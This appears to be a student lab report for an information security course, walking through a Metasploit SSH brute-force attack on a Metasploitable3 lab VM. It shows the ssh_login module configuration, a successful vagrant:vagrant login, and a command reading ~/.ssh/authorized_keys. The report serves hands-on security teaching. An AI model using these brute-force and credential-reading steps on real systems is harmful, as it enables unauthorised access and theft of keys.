ICS 344 Information Security

Project Phase 1

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
1. First, we install and configure the Victim and attacker as mentioned on github.

2. Check the IP address of the Victim (Metasploitable3):



192.168.227.4

3. Check the IP address of the attacker (Kali):

```
┌──(ak㉿vbox)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.227.5  netmask 255.255.255.0  broadcast 192.168.227.255
        inet6 fe80::a00:27ff:fe70:6943  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:70:69:43  txqueuelen 1000  (Ethernet)
        RX packets 578  bytes 154933 (151.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2361  bytes 171830 (167.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 19  bytes 1085 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 19  bytes 1085 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

192.168.227.5


4. Ping to check the connection between Kali & Metasploitable3:

```
File  Actions  Edit  View  Help

┌──(ak㉿vbox)-[~]
└─$ ping 192.168.227.4
PING 192.168.227.4 (192.168.227.4) 56(84) bytes of data.
64 bytes from 192.168.227.4: icmp_seq=1 ttl=64 time=6.30 ms
64 bytes from 192.168.227.4: icmp_seq=2 ttl=64 time=2.79 ms
64 bytes from 192.168.227.4: icmp_seq=3 ttl=64 time=2.95 ms
64 bytes from 192.168.227.4: icmp_seq=4 ttl=64 time=2.80 ms
64 bytes from 192.168.227.4: icmp_seq=5 ttl=64 time=2.08 ms
64 bytes from 192.168.227.4: icmp_seq=6 ttl=64 time=4.85 ms
64 bytes from 192.168.227.4: icmp_seq=7 ttl=64 time=4.05 ms
64 bytes from 192.168.227.4: icmp_seq=8 ttl=64 time=5.74 ms
64 bytes from 192.168.227.4: icmp_seq=9 ttl=64 time=1.60 ms
64 bytes from 192.168.227.4: icmp_seq=10 ttl=64 time=2.21 ms
64 bytes from 192.168.227.4: icmp_seq=11 ttl=64 time=3.02 ms
64 bytes from 192.168.227.4: icmp_seq=12 ttl=64 time=3.60 ms
64 bytes from 192.168.227.4: icmp_seq=13 ttl=64 time=2.33 ms
64 bytes from 192.168.227.4: icmp_seq=14 ttl=64 time=1.92 ms
```


Successful (Host-only Adapter).

5. Check the vulnerabilities in the Victim (Metasploitable3) to exploit one of them:




Using nmap, our team decided to choose to attack SSH vulnerability (Port 22).

6. Check the SSH status:




SSH (Secure Shell) service is actively running (process ID 1227).

7. Open the metasploitable:



Sudo msfconsole

8. We decided to attack the login SSH, so we searched for the module responsible for that:



We need to use the auxiliary/scanner/ssh/ssh_login module.

9. Configures the SSH brute-force attack.

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/ak/ICS344/user.txt
USER_FILE ⇒ /home/ak/ICS344/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/ak/ICS344/password.txt
PASS_FILE ⇒ /home/ak/ICS344/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.227.4
RHOST ⇒ 192.168.227.4
```

VERBOSE → true

STOP_ON_SUCCESS → true

USER_FILE → user.txt (user: vagrant)

PASS_FILE → password.txt (password: vagrant)

RHOST → 192.168.227.4 (Victim machine)

10. Now we can attack (run):

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.227.4:22 - Starting bruteforce
[+] 192.168.227.4:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)
x '
[!] No active DB -- Credential data will not be saved!
[*] SSH session 1 opened (192.168.227.5:41081 → 192.168.227.4:22) at 2025-05-02 14:14:36 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The attack is successful with user of vagrant and password vagrant, session was created.

11. Check the session:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH root @   192.168.227.5:41081 → 192.168.227.4:22 (192.168.227.4)
```

We can find the session with the address of the Victim machine.

12. Now we can log in to the session:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...
```

The log in is successful.

13. ifconfig inside the session:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 1
[*] Starting interaction with 1...

ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:3d:5c:c5:42
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

eth0      Link encap:Ethernet  HWaddr 08:00:27:16:c7:71
          inet addr:192.168.227.4  Bcast:192.168.227.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe16:c771/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2421 errors:0 dropped:0 overruns:0 frame:0
          TX packets:568 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:179289 (179.2 KB)  TX bytes:110879 (110.8 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:27:52:56
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:3:a00:27ff:fe27:5256/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe27:5256/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:13 errors:0 dropped:0 overruns:0 frame:0
          TX packets:240 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1526 (1.5 KB)  TX bytes:40697 (40.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:17092 errors:0 dropped:0 overruns:0 frame:0
          TX packets:17092 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3330489 (3.3 MB)  TX bytes:3330489 (3.3 MB)
```

We can see the Victim address.

14. Now we can find sensitive information:

```
cat ~/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDSXvcsmUtuuNN7Qe76l3mETKMqgj0SI4TXKWkAfc9+sG7WOMgTPcfF32qhE4l+OLFAUlt3n2NGPEQp08IqI9r4oOPLMnM/fy
OvEzy4KBe9LttVz/HybIf1ii3r77uAgMRlIp2xjTCyn+tAm9qbDLgG16SDNN96dn+7kX6jg8iTb8+GMMdxsIVThHMZCullCQFGrnStrfERuem4Q5NzVy7cuJ5g6a/Q31yie8vk
```

We can get the authorized keys.

15. end